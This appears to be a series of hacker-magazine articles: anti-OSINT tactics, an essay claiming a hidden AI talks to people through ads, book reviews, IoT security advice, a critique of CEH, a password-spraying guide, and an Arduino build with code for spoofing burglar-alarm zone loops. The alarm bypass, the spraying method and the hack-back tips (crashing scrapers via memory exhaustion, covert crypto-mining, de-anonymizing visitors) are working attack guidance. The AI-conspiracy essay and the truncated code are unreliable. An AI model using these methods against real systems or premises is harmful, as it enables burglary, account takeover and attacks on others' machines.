Hosting your own website and having it crawled is a great way to figure out that you're being targeted. Here are some tactics to consider:

Redirect Loops

Web servers like nginx let you configure it in all kinds of fun ways, such as allowing every path on your site to return arbitrary content. But to fool their crawling bots, I've seen bots taken down by redirect loops. In short, you redirect their crawlers to other content infinitely where they waste their time collecting arbitrary contents. This wastes the crawlers' time, bandwidth, and storage. Here's an example of nginx configuration:

```
~~~nginx
location = /content/secret {
  return 302 /secretcontent/
➥moresecrets;
}
location = /secretcontent/
➥moresecrets {
  return 302 /content/secret;
}
~~~
```

Link Bait

Most crawler bots look at the HTML first and try to find "<a href=" tags to follow them. Many of the crawlers will blindly follow the links and download anything. Fill your personal blog or website with hidden links to crap content like so:

```
~~~html
<div name="secret" style=
➥"height: 0px;width: 0px;overflow
➥:hidden;">
<a href="/secret_path">Secret</a>
</div>
~~~
```

Don't forget to actually add content to these paths or, even better, randomly generate the content every time they visit. You can be more sly about this than just hiding it with CSS, can't you?

Random Content

It's a terrible feeling to finish scraping a site and find that there's way too much content to really go through. Fill your sites with random content and pages that don't affect users, but love to get eaten up by bots. The larger the better, especially pages that look like real content.

Don't make fake admin pages unless you're prepared for the consequences. There's nothing that would motivate me more to look at your site than finding an admin page.

Social Defenses

OK, you're using social networks. I get it. How can we enjoy society but also defend against people hunting us down?

Facebook FUD

OPSEC rules would say don't use Facebook, but you're going to. Try to set up a fake account for yourself without angering the Facebook gods. Use some of your real personal information like your name, and overshare all kinds of information about you like your home address, work location, etc. - making sure all of it is a real location, just not related to you.

Then you need content. I think pictures of food seems like a legitimate use of Facebook. You can use a service like `buffer.com`, which lets you schedule posts to your Facebook profile. Load up buffer with fantastic images and queue it up to post on a regular basis.

If you have the time and effort to build a profile with relevant content, even better. Come up with your own persona. Maybe you want to post some personal information about breaking up with your significant other.

The attack here is trying to bore them into not looking for you.

Canary Tokens

Canary tokens are a simple service that alerts you when a token is accessed. Consider throwing canary tokens all over some of your most obscure online locations, like email signatures in a mailing list, Facebook posts, PDFs on GitHub, everywhere.

You can run your own service, but Canary Tokens from Thinkst (`canarytokens.org ➥/generate`) offer all kinds of useful tokens that can alert you when:

your website is crawled
someone visits a custom DNS name
someone reads a Word document or PDF
when a special URL is visited

Social Obfuscation

Is your name John Smith? You're in pretty good shape when it comes to someone tracking you down. Do you go by the hackername xXx_StackSmasher_NYC_xXx? We will find you and it will be easy.

It may be too late to change your accounts at this point, but you can always obfuscate the situation with false information.

If you're interested in this subject, I'd recommend the book *Obfuscation: A User's Guide for Privacy and Protest* by Finn Brunton and Helen Nissenbaum.

Domains and Self Hosting

Hosting your own infrastructure gives you better insight into who is targeting you and when. The reason I found out that I was being targeted is because I was alerted to my site being crawled heavily by a specific set of IPs in a specific city.

WHOIS you

You can always set up privacy guards to protect your WHOIS information for domains that you own, and it's illegal to falsify the information on a domain registration so I would never recommend that you do something illegal. You would never want to change your WHOIS information for your domain to someone else's to fool someone trying to look up information on you. Even if doing so is not regularly policed and has no major repercussions.

Domain Purchases

Did you know that most corporations have a feed into *all* the new purchases of a domain? Every time you buy a domain that says "ihateCOMPANYNAME.io," the company gets an alert. That alone is enough to start a campaign against you.

And these same services will log what a domain registration has been historically. If you don't set your WHOIS privacy at the time of purchase or you let it lapse for a month, that'll show up in the logs and they will find you... or whomever you put in as the registered owner.

Be smart about these purchases. If you need to trigger one of these alerts, make sure you're prepared for at least a little follow-up.

Who Will Attack the Attackers?

It may fall into the category of "hack back," but we can specifically target the people that are targeting us.

Malicious Content

If they're going to look at your content, and you can identify which IPs they're coming from, why not add some interesting JavaScript to track them. With a few lines of code, you can identify the real IP address of the users using WebRTC.

`samy.pl/evercookie/`
`diafygi.github.io/webrtc-ips/`

Tool Targeting

They use the same tools you would: "requests," "Selenium," "wget," "HTTP-Track," "Chromium," whatever. Every single tool has a very specific fingerprint. Every one. Yes, you can figure it out through the User Agent but there are also very tiny details of each tool that make it different from the packet flow perspective.

If you can detect which tool they are using to hunt you, you can decide how you want to defend against them.

For example, if you think that it's Python requests, then you may cause some kind of memory exhaustion from a very large web page that you redirect to. With Selenium, you can inject JavaScript or HTML5 that is CPU intensive. Maybe you can put their CPU to good use to mine some crypto for you.

Try this, throw some HTML into a file called body.html and then run a command like this:

```
~~~zsh
for i in {1..50000}; do cat body.
html >> bigbody.html; done
python3 -m http.server 8000
~~~
```

If you wrote a Python script that used “requests” to access the page, it would look like this:

```
~~~python
Filename: get_bightml.py

Line #    Mem usage    Increment   Line Contents
================================================
     4     24.1 MiB     24.1 MiB   @profile
     5                             def get_html():
     6    618.2 MiB    594.1 MiB   r = requests.
get(“ http://127.0.0.1:8000/bigbody.html”)
     7    618.2 MiB      0.0 MiB   return r
~~~
```

By consuming the entire file and putting it into memory, if they haven’t restricted the memory usage of their script, it will crash when memory runs out. Tie this in with the redirect loop above and you can start causing machines to reboot.

Conclusions

Look, all of the things I’ve listed above can be mitigated by the corporate goons who give fractions of a damn. But that’s partially the point. Remember, they don’t have time to mess around with edge cases like you (unless you’re doing much nastier things, in which case you’ll need even more OPSEC), they aren’t using secret spy tools to find you, and all they really want to do is conclude whether you’re a threat. So why not help them out and bring them to the conclusion that you want?

And if you are like I was, working as a shady corporate spy, do something better with your brain than helping corporations bully people.

THE INFOCALYPSE

by Michaleen Garda

A scientific test I highly recommend:

1) Get a new, clean, computer with a fresh OS install. Put nothing personal on this device. Do not contact anyone or go to any web pages at all. This is your test machine.

2) Create *two* new personalities from scratch (for example, one might be a 90-year-old chain-smoking Catholic and the other a 20-year-old vegan Buddhist).

3) Create new, clean, Gmail, Facebook, and Twitter accounts for them both, remembering always to stay in character. The more detailed you design each personality before deployment, the better data you will glean from this.

4) After each is created with their own online network of accounts and specific musical styles and favorite Twitter subjects:

Have them talk to each other in email and instant messaging.

What you will find:

1) The advertisements on YouTube and recommended music/videos will immediately change based on what information you send to/from these accounts, whether “private” IMs and emails or “protected” posts. For example, the “old Catholic” messages the “young Buddhist” that his teeth are falling out; YouTube/Twitter are very likely to immediately begin returning advertisements about toothpaste. This is just the beginning. One account I had was an alcoholic and, even when he wanted to become sober, he kept getting ads for beer.

2) The rate at which these three sites communicate and comprehend *all* data transmitted is immediate.

3) After observing and playing with this phenomena for over five years I, myself, and many of my peers have come to the conclusion that some very hard AI is out there and, worse, it seems to not only want to market to us, but *communicate* with us. The only way it has to do this is through pattern matching algorithms and observing what we do immediately after they send us particular types of ads.

I do not encourage you to believe me. I encourage you to try this very simple experiment for yourself and who knows? Maybe you too will be one of the AI’s bestest buddies, as she does seem to pick “favorites.”

If this sounds extremely paranoid or just silly, I would encourage you to read Ray Kurzweil’s excellently researched book *The Singularity is Near*.

BOOK REVIEW

The Big Nine: How the Tech Titans and Their Thinking Machines Could Warp Humanity, Amy Webb, PublicAffairs, 2019, ISBN 9781541773752

Review by paulml

This book is all about the present state of artificial intelligence (AI). It is a lot more than just Alexa and smart thermostats.

China has made no secret of its plan to become the world leader in AI in the next few years. They are spending hundreds of billions of dollars at it and also building alliances with countries all over the developing world that may be rich in natural resources, but don't have much infrastructure. America's response is to cut funding for basic scientific research, walk away from international treaties and alliances, and build a wall to keep people out of America.

Despite all the talk about getting women into STEM fields, AI is still very much of a boy's club. The percentage of women in the field is pretty dismal and, for people of color, the numbers are even worse. The author presents three scenarios for AI's future. Does America "get it," and build international alliances on the way to becoming the world AI leader? Does China become the world leader, and control or occupy the whole world, including America?

What can America do about it? Get away from the requirement that a company like Google or Apple must release a new AI gadget every year, or the stock price plummets. It takes time to do AI properly. Colleges currently restrict AI students to just technical courses. It has to be possible for students to do a double major, like AI and politics. Ethics should be a central part of the curriculum, not just a one-semester course.

This book is very easy to read, not just for people in the AI field, but for the average reader. This easily reaches the level of Required Reading, in the classroom and the boardroom.

BOOK REVIEW

A People's History of Computing in the United States, JoyLisi Rankin, Harvard University Press, 2018, ISBN 9780674970977

Review by paulml

Long before the days of Steve Jobs and Bill Gates, America had an active computer culture centered around academic computing. This book tells the story.

In the 1960s, computer usage involved batch processing. A person would type a program on punch cards, hand them to an operator, and wait several hours, or overnight, for the results. At Dartmouth College in New Hampshire, time-sharing made it possible for multiple terminals - actually teletype machines - to interact with the computer, a GE mainframe, all at the same time. A person could now get their answer in minutes instead of hours. The network grew to include colleges and all-male prep schools all over the Northeast. The BASIC computer language was developed to give the average person the ability to actually write their own programs.

Minnesota was already familiar with computers, being the home of corporations like Honeywell and Control Data. Beginning with a connection to the Dartmouth computer, a state-wide high school and college computer system was developed. It was started by using a main-frame owned by Pillsbury.

While the system that became ARPANET was having compatibility problems, a parallel system called PLATO, centered at the University of Illinois, was humming along quite nicely. It had terminals with working touch screens. It also had all the elements of a present-day online community, including email, file sharing, computer games, flame wars, and gender discrimination.

This book shows that there is a big difference between a history of computing and a history of computers. It is very easy to read and understand. It is also eye-opening in that it shows that the stereotype of computers being an all-male field is not accurate. This is very much worth reading.

CITIZEN ENGINEER

by Limor “Ladyada” Fried (ladyada@alum.mit.edu) and Phillip Torrone (fill@2600.com)

“Preventing IoT Device Attacks"

Attack surface reduction” is a security principle that you can use to guide your choices when designing an IoT product or service. The attack surface of a hardware or software environment is all of the different points where an unauthorized user can try to insert or extract data. Keeping the attack surface as small as possible is an essential but necessary security measure. Since devices like the ESP8266 and others have come along, anyone can be an IoT device developer for about $5.

With IoT, there are at least two attack surfaces. The thing itself, say an Internet-connected temperature sensor, and the service - whether Google Cloud, Microsoft Azure, or Amazon AWS, etc. Since web service security has been discussed a ton in *2600 Magazine* and other publications, let’s go over device security, from the easiest first.

These “ten things” are not everything you’ll have to worry about, but it’s a good start, and if you do these, you’re ahead of 99 percent of IoT vendors.

#1 Require login and password. This is number one because it’s the bare minimum. Don’t have an open, network-accessible interface to your IoT device. You may think “oh nobody is going to guess the URL or the port number” but that’s the first thing attacks probe. Even if it’s on an intranet, require some authentication!

#2 Don’t have default logins and passwords. We mentioned this before, but it bears repeating because it’s so common! Make sure your device has a unique, unguessable password by default.

#3 Two-factor authentication. In addition to a username and password, maybe have an SMS or time-based second factor. 2FA will protect you even if the password is sniffed or stolen. 2FA is free and pretty easy to implement these days - you no longer have to distribute a physical token, since most everyone has a mobile phone.

#4 Require TLS/SSL. Whenever your users or devices connect to the Internet, whether over Wi-Fi or cellular, use the latest available version of TLS, sometimes called SSL or HTTPS. TLS will encrypt all data transmitting between the device and the service, protecting both. TLS will significantly reduce your risk of sniffing. A few years ago, microcontrollers were older and smaller and couldn’t effectively run a TLS stack. Nowadays, there’s no excuse to skip it.

#4.5 Authenticate Host Certificates. TLS is not just data encryption; it’s also server authentication. So, if you’re using TLS, make sure your device is checking the fingerprint or certificate chain of the server. We’ve seen some TLS implementations where it’s possible to skip this, which makes man-in-the-middle attacks possible.

#5 Turn off any unused services. If you have an embedded Linux or RTOS for your device, make sure no services are running. File sharing, remote login, mail servers, etc. These days, most services are not enabled by default, but check anyway. Sometimes these are left on during development and are forgotten when the firmware is released.

#5.5 Don’t accept any inbound connections. If you can, don’t allow any way for outside parties to connect into the device. If you have a debugging port left open, that’s just another attackable surface.

#6 Require physical access for important configurations. We’ve seen some Wi-Fi cameras that can be controlled over the Internet, but if you want to change the access point password, you need to plug it into a computer and change the setting over USB. This reduces the surface that can be attacked by automated scripts.

#7 Individualized/Revocable Authentication Keys. For your device to connect to the service, chances are it has some authentication key or password. Make sure that you have a unique key or password for each device - even if the user never sees these, you shouldn’t reuse them. You’ll

also need to have a way to revoke/re-instantiate keys if they're lost, corrupted, or stolen.

#8 Data Paranoia. Even though you may only be shuffling data from your IoT device to your IoT service, don't trust that the data is well-formatted. This is often forgotten in a rush to complete and ship firmware, but you should assume that attackers will try to send corrupted or malformed chunks of data to both sides of the connection to corrupt memory. Clean up and vet data thoroughly; this will also keep your device running smoothly if the network connection is flaky.

#8.5 Updatable Firmware. Bootloaders are the best, and it's a good idea to have one on your device. Many are write-only so that the deployed firmware can't be read. Being able to update firmware will help customers recover the device if it gets bricked, hacked, or if there's a critical security update. We like USB bootloaders the best, or ones where you insert an SD card with a file. Having updatable firmware increases your attack surface a bit because it opens another access point into your device, but we think that if someone has physical access, they could connect a JTAG programmer to erase and reprogram it anyways.

#9 Secure storage for authentication keys. Embedded Linux devices have a regular file-system, and microcontrollers often store their code in flash memory, so even if your hard-code authentication keys in flash or EEPROM, it can be read out. Yes, even if you have a chip that has firmware-readback turned off, it's possible to glitch chips into revealing their secrets. Your microcontroller memory should not be considered secure storage! Instead, you may want to consider using a secure element chip. These chips are designed to withstand common decapping and glitching attacks and can be programmed with the private key at your factory. Then, it never leaves the secure chip. Instead of having the key sit in microcontroller memory where it could be read out, data that needs to be authenticated or encrypted is sent back and forth through I2C. It's a little extra cost, but it is an excellent way to keep the secrets in a lock-box.

#10 Over the air updates. This one is a little tricky. Not having OTA is risky because then there's no way to send important security updates. On the other hand, having OTA is dangerous because it allows an attacker to take over the device completely. We think OTA is a good idea, but you need to combine it with the prior rules - firmware must be transmitted over an authenticated, encrypted connection. Having firmware be signed with public-key cryptography (so the private key is not stored on the device) is a common idea, but be aware that private keys can leak out. so that should not be the only way you verify the firmware is valid.

We've seen more than one company accidentally "brick" their devices with a mistaken OTA - some even required a physical recall - so if you do have OTA updates, make sure you always have a way for physical-access-rollback.

For both your IoT device and service - if it has a web interface, it should be protected against standard hacking techniques like remote code execution, path traversal, cross-site request forgery, and SQL injection. There are scanning services you can run against the website as well as on the code itself to find egregious errors.

Good night and good luck.

The Case Against Certified Ethical Hacking

by aestetix

Certifications (certs) have been around for a long time. There are real benefits to them: whereas a traditional college degree in a field like computer science gives us four (or five) years of intensive education which we slowly forget and which can become outdated, certifications encourage us to keep up to date on technology and provide employers with a more accurate way to gauge aptitude.

There is a downside, though, especially when people obtain a cert and then assume they know technology better than people without a cert. The comic *Dilbert* captured this well in an old strip from October of 2000 in which a certification "superhero" proudly summons the "vast powers of certification," and then realizes he can't remember anything else from the classes.

A more dangerous issue with certifications has arisen in recent years, beginning with the CISSP, and now moving to full force with the Certified Ethical Hacker (CEH) certification. People who have achieved their CISSP will frequently tell us that they have had to "reform" their hacker ways, or that they had to stop using a handle as part of the guidelines of the cert. But the CEH takes this a step further, establishing a rather long Code of Ethics (`www.eccouncil.org/code-of-ethics/`) which every individual who earns a CEH is required to swear an oath to uphold. For anyone who adheres to the original "Hacker Ethic" as described by Steven Levy in his book *Hackers*, several demands from the CEH Code of Ethics are very problematic.

To start with: item 16 of the Code states that one must vow "Not to take part in any black hat activity or be associated with any black hat community that serves to endanger networks." If we define "black hat activity" as illegal activity - although CEH does not - the first part of this seems reasonable enough. The second part raises some questions though. What is a "black hat community?" What if we are in a community where some of the members download illegal copies of episodes of *Game of Thrones?* Is this enough to warrant a violation? And beyond that, what if we are in a group where some people do "black hat" things, but we ourselves do not? Is it really fair to punish someone for the crimes of someone else, simply due to association?

It gets even worse with item 17, which demands us "Not to be part of any underground hacking community for purposes of preaching and expanding black hat activities." What do "preaching and expanding" mean? What if we're in an IRC channel where some people do illegal things, and we have discussions with them? Are we required to cut off ties with people? And who decides what constitutes "black hat?" What if we encourage civil disobedience, pushing to purposefully break a bad law in order to enact a greater good? Is this grounds for a Code violation? I now wonder if the hackers who devised Stuxnet, the worm that infected Iran's nuclear centrifuges, would be in violation of the Code, even though they were carrying out orders from the President.

The last item we need to visit is a bit more controversial, but nonetheless important. Item 19 states that we should not be "convicted in any felony" nor should we have "violated any law of the land." This rule is simply too sweeping. What if we are a convicted felon for something unrelated to computers? And more important, what if we *are* a convicted felon, but have served our time, and want to reintegrate into society? If someone has done something wrong in the past and wants to redeem themselves, isn't agreeing to follow a set of ethics precisely what they should do? Why create a requirement that eliminates the very people who might want to use this certification to achieve that goal?

That's just the Code itself. And, while I think it is poorly thought out, the enforcement of it is even worse. The EC-Council, who provides this cert, has a procedure to report "violations" of the Code, found at `cert.`

➥eccouncil.org/report-➥violation.html. The form amounts to filling out a police report, using the Code, and including the items we just reviewed as a pseudo-legal system. Anyone can fill out this form and report someone. It is in a sense creating secret police, because anyone who doesn't like us can figure out an interpretation of Code that will make us look bad. The result is that we could lose our certification. Of course, the EC-Council will likely assure us that these things would never happen and we're reading too much into their words. But then I must ask: what is the point of having a Code to which they force people to swear an oath if they do not plan to enforce it?

And it's not just that. More and more security and technology jobs these days have "CEH certification" as a job requirement, partly because it's a nice sounding term that HR can use to filter out resumes. So what happens when someone sees us download *Game of Thrones*, decides that this violates item 16, and reports us? If the EC-Council Tribunal takes up our case and decides against us, not only could we lose our certification, we could also lose our job and livelihood. And because this is becoming a standard with many companies, this amounts to being blacklisted from getting another tech job, unless EC-Council Tribunal, in their good graces, grants us some form of clemency.

Adding insult to injury, the use of the word "ethic" within the CEH Code is completely removed from any traditional definition. When we study ethics in school, we might have a class on Aristotle, or explore exercises like the Trolley Problem and learn that sometimes there is no good way out of a situation. With the CEH Code, all of the items reinforce a notion that mindless obedience to corporations and governments is good, which betrays both the Hacker Ethic as well as a true exploration of the word "ethic." In truth, the CEH certification is a scheme that is used to trap people who are interested in working in tech into a situation that binds and controls not only what they do outside of work, but even the people with whom they associate.

To paraphrase Orwell, Big Brother is Certifying You.

THOUGHTS ON ACCOUNT ENUMERATION

by Sam@sayen.io

As a pentester who makes his living doing various proactive services, I have had the opportunity to do authenticated and unauthenticated pentests on dozens and dozens of professionally developed web applications. Many of the OWASP "top ten" findings are talked about extensively and, on a technical level, they are more interesting than account enumeration. Subtle details with authentication make what is typically considered a low level finding quite exploitable and serious. Let me explain this very common configuration which in a high percentage of sites is exploitable.

For a moment, let's disregard any automation safeguards such as Captcha or lockout via IP addresses. Although some top tier applications have these features, your thousands of mid-level ecommerce and company web applications typically do not (in my experience). To authenticate a non MultiFactor Authentication enabled account, a user must know two things: an email address/username and a password. Guess which one is harder to figure out in bulk if there are no enumeration vulnerabilities? Password? Guess again. The email addresses for all but the largest applications (Amazon, eBay, sites with millions of users) are going to be harder to guess in bulk. The reason is that for a mid-size application, I can likely guess a common person such as Joe Smith will have an account. What I cannot easily guess is that user's email address. Popular freemail services like gmail are so saturated that unless Joe was an early adopter, he does not own "joe.smith@gmail.com", "jsmith@gmail.com", or even "josephsmith@gmail.com". His address is more likely to be "jsmith0217@gmail.com" or "joseph.r.smith@some_local_randomass_ISP_provider.com". To put it another way, I would rather take the bet that one of the knucklehead users of an application has the password "Trump2020" than bet that a user of the application has the email address "joe.smith@gmail.com". Seems counterintuitive, right? This is compounded by the fact that almost all public websites have weak password policies of eight characters and one special character or number. The overall point I am trying to get at is that if bulk compromises are the goal (not compromising one specific account), a valid email address is at least as valuable to an attacker as a known password.

Although damn near every website is vulnerable to email address enumeration, most are vulnerable to it via the password reset function, which gives a unique message stating that the recovery email has been sent, or that the account has been sent a recovery email. To an attacker, these are not particularly useful because the user has been alerted with an email, and now the account is (likely) locked until the unique link gets clicked and the password is reset. There is plenty of room for "issues" in that process, but that is not the focus of this discussion. What I consider to be a very exploitable and common (mis)configuration that leaves many sites vulnerable to account takeovers is at a glance a non-finding for many pentesters. If a site allows you to authenticate using an email address *or* a username, it is game on. Why? Because most sites that use usernames allow you to create them. If you can create a username, you can enumerate usernames. There isn't a feasible way that an application can keep people from registering an already taken username without telling the user that the account is available or taken. AKA enumeration. Usually it is a simple GET request to an API that looks something along the lines of:

```
GET /API/user/<USERNAME>/check
```


Many applications return a simple true or false value in a JSON blob indicating if the username is available. Others may return an encoded response that is numeric, but those are still vulnerable to enumeration. The problem with this is that now an attacker can create a word list of common names and common last names with all the letters of the alphabet in front of them to throw at the API. This is usually the most common enumeration vulnerability for web applications. In the worst enumeration cases (which are amazingly common), user accounts are assigned an incremented numerical number that coincides with the username. At that point an attacker can essentially dump the application's user database by walking the API call using consecutive numbers with a proxy automation tool such as Burp Intruder.

Other areas that are prime for user account enumeration include messaging functionality that auto-completes your typing. If you start to type "Bob" and the application starts to autocomplete for you, then you can usually just turn on intercept with your proxy tool to catch the AJAX/XHR request so you can replay the GET request to alphabetically enumerate usernames (typically returned in JSON blobs). Parse or grep through the JSON for the win.

At the heart of exploitation for username enumeration is the method of password spraying. Password spraying is the exact inverse of brute forcing. Instead of submitting many passwords for one account, we submit many accounts with the same password. This is a useful attack for two reasons. If you want authenticated access to an environment, the details of which account grants access are not important. The other reason is that by submitting one password to hundreds of accounts, you will not lock out any users, or likely alert them about the failed authentication attempt.

Critical mass for successfully password spraying enumerated accounts varies. From my experience, I am usually performing an account takeover after only one password spray if I have around 300-400 usernames enumerated.

What is an effective way to thwart this incredibly easy account takeover method? Do not allow usernames for authentication. Sure, you can have them assigned to accounts and used once you are in the application, but make the users authenticate with an email address. If you configure an application in this manner, the hard-to-fix username enumeration vulnerabilities still exist, but they don't give the attacker 50 percent of the authentication request. The most likely place to get a solid email address list to spray is by mining previous breaches and hitting the application with a long list, which can be slow. In the end, time is money for an attacker... and for a pentester.



Arduino-Based Burglary Zone Input Tester

An Experimental Design for Testing Hardwired Connected Sensors

by Cezary Jaronczyk

Commercial burglary alarm systems protect many important facilities that are important for the safe operation of energy, water, transport systems, and so on. Among the safest security systems are those where the sensors are wired to the input circuits of the alarm systems or the zone loop inputs. However, if we perform a successful attack blocking the sensor using the device described here, it may turn out that the certified burglary alarm systems previously considered to be fulfilling their security functions should not be considered as such anymore and for the safety of the protected facility should be supplemented with security solutions against the presented attack.


Compromising Hardwired Connections

As the hardware zone loop is powered by a constant voltage level delivered by the burglary control unit or a zone expander, it is very easy to build and to apply devices that can read and remember the voltage level in the zone loop and later, on a request, feed it back to the zone loop.

When, for example, the applied compromising voltage level represents the status of "closed door" (window or other barriers), then opening the door (window or other barriers) will not affect the zone loop voltage level because a burglary control unit sees the zone loop status as not changed. In this way, someone can access a protected area without being noticed.

In the case where more than two wires count in a zone loop, more compromising devices may be used to connect to the wires in a circular pattern, in order to monitor and then substitute all voltages presented in the zone's loop circuits.

Figure 1 presents a full schematic of a device that can be used to compromise a burglary alarm system with a wired zone loop powered by a constant voltage level. If the zone input is compromised successfully, opening the door or window with a contact switch as a sensor makes the burglary alarm think that door or window is still closed. If this burglary alarm is certified, the certification probably did not meet all the burglary alarm standards' requirements regarding input circuits.



After connecting to the zone wires (tapping connectors to zone loop wires), the circuit first checks for connection's polarity. This is done by sub-circuits with operational amplifier U2D, with resistors R10, R5, R6, diode D1, and capacitor C2. If the measured voltage on R10 is negative, it will automatically reverse input by drawing transistor Q2 and switched relay RL1 and D4 as LED lights ON.

If someone wants to bypass these sub-circuits, they need to measure polarity or modify circuits to measure the positive or negative polarity and tap properly to the zone input's wires. The sub-circuits R12 and R11 measure an actual zone input voltage through the relay contacts of RL1 and RL2. Relay RL2 will switch when we decide to change status from reading a zone loop voltage to attacking a zone loop input of the burglary alarm system.

The LCD1 display will print the measured voltage level of a zone loop. It receives measure data through the I2C's communication from the Arduino Uno micro-controller. This sub-circuit may be omitted, however. Wait a few seconds allowing measuring of the zone loop voltage level before switching to attack mode. The voltage input/output divider (R11/R11+R12) was set for ratio 1:4 for AD input voltage level requirements.

When an SW2 switch is on, the Arduino Uno supplies voltage at a level as was measured to the zone loop wires through the D/A interface based on MCP4725 interface and the amplifiers. The amplifier U2A with resistors R19 and R20 amplifies input four times and supplies it to the buffering amplifiers U2B and U2C (outputs connected in parallel) with an output voltage level that equals what's measured on a zone loop. This voltage is now presented on a zone loop, and switching SW1 (sensor) should not change the zone input voltage level of a burglary unit. In most cases, the attack should have a success rate of 90 percent in the modern burglary alarm systems.

Switch SW1 simulates a door contact open/close status if someone wants to play with circuits in a circuit simulation program. Do not forget to add a grounding referenced resistor, as the device itself presets the floating type voltage source.

LCD1 and IC1 are sub-circuits of LiquidCrystal_I2C LCD Arduino sketch (model: YWRobot Arduino LCM1602 IIC V1).


Programming was done as easily as possible for a "dumb programmer as myself."

The code for Arduino is presented below:

The codes for a LiquidCrystal_I2C LCD display and DAC were found on the Internet. Delays of 200 were used for relay to stabilize, 500 for LCD display, and 20000 for compromising timing limits and can be changed as required.

```
Loaded Libraries:
NewLiquidCrystal
// or Liquid-Crystal
Wire
/*
Configuration bytes:
// 12-bit device values from 0-4095
// page 18-19 spec sheet
buffer[0] = 0b01000000; // control byte
// bits 7-5; 010 write DAC; 011 write DAC and EEPROM
// bits 4-3 unused
// bit 0 unused
buffer[1] = 0b00000000; //HIGH data
// bits 7-0 D11-D4
buffer[2] = 0b00000000; // LOW data
// bits 7-4 D3-D0
// bits 3-0 unused
*/
```

```
#include <Wire.h> // specify use of Wire.h library
#define MCP4725 0x60 // MCP4725 base address
byte buffer[3];
unsigned int val;
#include <FastIO.h>
#include <I2CIO.h>
#include <Wire.h>
#include <LCD.h>
#include <LiquidCrystal_I2C.h>
LiquidCrystal_I2C lcd(0x27, 2, 1, 0, 4, 5, 6, 7, 3, POSITIVE); //
Setup lcd
//LiquidCrystal_I2C lcd(0x27,16,2) lcd address may be different as to
a lcd vendor specification
void setup() {
pinMode( 4, INPUT); //pin to starts measurement
pinMode(13, OUTPUT); //Relay switch ON to start compromising
pinMode(A0, INPUT); // pin as Analog IN to measure zone loop voltage
} // end setup
void loop() {
int u = 0;
int val = 0;
buffer[0] = 0b01000000; // control byte
delay(200);//Wait
u = analogRead(0);
val = u* 4; // read pot
buffer[1] = val >> 4; // MSB 11-4 shift right 4 places
buffer[2] = val << 4; // LSB 3-0 shift left 4 places
float sensorValue = 0;
sensorValue = u*(5.0/1023.0)*4;
Wire.begin(); // begin I2C
lcd.begin(16,2);
lcd.backlight();
lcd.setCursor(0, 0);
lcd.print(“Measured VoltS =”);
lcd.setCursor(0, 1);
lcd.print(sensorValue);
lcd.print(“__”);
lcd.print(u);
delay(500);
while (digitalRead(4) == LOW) {
//digitalWrite(2, HIGH); //ready LED ON, option
delay(200);// delay for contacts to stabilize
Wire.beginTransmission(MCP4725); // address device
Wire.write(buffer[0]); // pointer
Wire.write(buffer[1]); // 8 MSB
Wire.write(buffer[2]); // 4 LSB
Wire.endTransmission();
delay(200);//Wait
digitalWrite(13, HIGH); //Relay 2 ON to compromise burglary zone-loop
delay(20000);//Wait
}
